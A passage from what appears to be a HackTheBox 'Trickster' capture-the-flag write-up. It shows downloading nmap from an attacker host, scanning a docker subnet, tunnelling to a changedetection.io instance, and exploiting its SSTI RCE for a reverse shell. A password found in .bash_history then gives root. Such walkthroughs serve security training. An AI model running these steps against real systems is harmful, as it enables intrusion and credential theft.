        ether 46:68:fa:0e:4d:ce  txqueuelen 0  (Ethernet)
        RX packets 5  bytes 354 (354.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1  bytes 42 (42.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
Transferring Nmap (statically compiled)
To search for docker containers I decided to transfer nmap onto the box to scan the docker subnet.
1
2
3
4
5
6
7
8
9
10
james@trickster:/tmp$ wget 10.10.14.3/nmap
--2024-09-22 23:44:00--  http://10.10.14.3/nmap
Connecting to 10.10.14.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5944464 (5.7M) [application/octet-stream]
Saving to: ‘nmap’

nmap                    100%[============================>]   5.67M  2.82MB/s    in 2.0s

2024-09-22 23:44:02 (2.82 MB/s) - ‘nmap’ saved [5944464/5944464]
Scanning Docker Subnet
The below snippet shows the results of scanning the dockers subnet. It discovered two hosts. One of the hosts looks like the system I already have access to. The second host is new but the default scan does not find any open ports. Further enumeration will be required.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
james@trickster:/tmp$ chmod +x nmap
james@trickster:/tmp$ ./nmap 172.17.0.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-09-22 23:45 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.17.0.1
Host is up (0.00056s latency).
Not shown: 1154 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 172.17.0.2
Host is up (0.00061s latency).
All 1156 scanned ports on 172.17.0.2 are closed

Nmap done: 256 IP addresses (2 hosts up) scanned in 16.17 seconds
james@trickster:/tmp$
Scanning 172.17.0.2
A full port scan on the newly discovered docker container shows that port 5000 is open. Port 5000 is commonly used to host web applications.
1
2
3
4
5
6
7
8
9
10
james@trickster:/tmp$ ./nmap 172.17.0.2 -p-

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-09-22 23:46 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.17.0.2
Host is up (0.00068s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
5000/tcp open  unknown
Inspecting 172.17.0.2:5000 (curl)
curl was used to further inspect port 5000. As I expected there is a web application running on this port.
1
2
3
4
5
6
james@trickster:/tmp$ curl 172.17.0.2:5000
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login?next=/">/login?next=/</a>. If not, click the link.
Creating Tunnel
SSH was used to create a tunnel to access the port from my local machine as shown below. I also updated the /etc/hosts file so 172.17.0.2 resolves correctly.
1
2
3
4
5
┌──(kali㉿kali)-[~/hackthebox/trickster/CVE-2024-34716]
└─$ ssh -L 5001:172.17.0.2:5000 james@trickster.htb
james@trickster.htb's password:
Last login: Sun Sep 22 23:36:53 2024 from 10.10.14.3
james@trickster:~$
Inspecting 172.17.0.2:5000 (Firefox)

Accessing the port via Firefox presented a web application called changedetection.io. This application monitors web applications for any changes and sends alerts to the user when any significant change is detected.
The GitHub project can be found via the following link:
https://github.com/dgtlmoon/changedetection.io
changedetection < 0.45.20 - Remote Code Execution (RCE)
After searching for known vulnerabilities I discovered an RCE which was of interest.
A Server Side Template Injection in changedetection.io caused by usage of unsafe functions of Jinja2 allows Remote Command Execution on the server host.
Source: https://www.exploit-db.com/exploits/52027
Source: https://github.com/dgtlmoon/changedetection.io/security/advisories/GHSA-4r7v-whpg-8rx3
Configuring Event

The below screenshots show the steps taken to add a new event which contains the payload to gain RCE.
Creating New Event
Configuring Event 1a

Configuring Event 1b

Configuring Listeners
HTTP Server on 172.17.0.1
Setting up a listener on 172.17.0.1 which is the docker host. 172.17.0.2 should have access to 172.17.0.1.
1
2
james@trickster:~$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
Netcat on 172.17.0.1
Setting up listener on 172.17.0.1 as 172.17.0.2 should be able to reach it. Setting up a listener on my local machine was not a good idea as the 172.17.0.2 docker image may not have the network access to reach it.
1
2
james@trickster:/tmp$ nc -lvnp 8888
Listening on 0.0.0.0 8888
HTTP Server on 10.10.14.3
For this part I setup a listener to handle the get:// request configured in the event. The docker container might not have access to 10.10.14.3 however this was a good stage to test it further.
1
2
3
┌──(kali㉿kali)-[~/hackthebox/trickster/www]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Modifying Root Web Directory
To trigger the event it will be necessary to modify the webs root directory so the application detects a change. The below snippet shows the steps taken to do so.
1
james@trickster:~$ echo test > test.html
Reverse Shell Obtained
Once the event triggered it triggered the SSTI payload with the reverse shell. Call back received and reverse shell obtained on the docker container.
1
2
3
4
5
6
7
8
9
10
james@trickster:/tmp$ nc -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 172.17.0.2 54366
root@ae5c137aa8ef:/app# hostname
hostname
ae5c137aa8ef
root@ae5c137aa8ef:/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ae5c137aa8ef:/app#
Bash History
After gaining access to the docker image it contained a number of files. I quickly noticed it contained a bash history file with a password as shown below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
root@ae5c137aa8ef:/app# cd /root
cd /root
root@ae5c137aa8ef:~# ls -la
ls -la
total 36
drwx------ 1 root root 4096 Sep 13 12:24 .
drwxr-xr-x 1 root root 4096 Sep 13 12:24 ..
-rw------- 1 root root  405 Sep 16 15:34 .bash_history
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x 1 root root 4096 Sep 13 12:24 .local
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw-r--r-- 1 root root  254 Apr 10 04:57 .wget-hsts
root@ae5c137aa8ef:~# cat .bash_history
cat .bash_history
apt update
#YouC4ntCatchMe#
apt-get install libcap2-bin
capsh --print
clear
root@ae5c137aa8ef:~#
Attempting to Login as Adam (FAILED)
I initially expected the password discovered in the bash history file to be for the adam user. However that was not the case as shown below.
1
2
3
james@trickster:~$ su - adam
Password:
su: Authentication failure
Attempting to Login as Root (SUCCESS)
Surprisingly the password worked for the root user. Root flag captured.
1
2
3
4
5
6
7
james@trickster:~$ su - root
Password:
root@trickster:~# cat /root/root.txt
9e67d538263e176ff5cd92563051dd3d
root@trickster:~# id
uid=0(root) gid=0(root) groups=0(root)
root@trickster:~#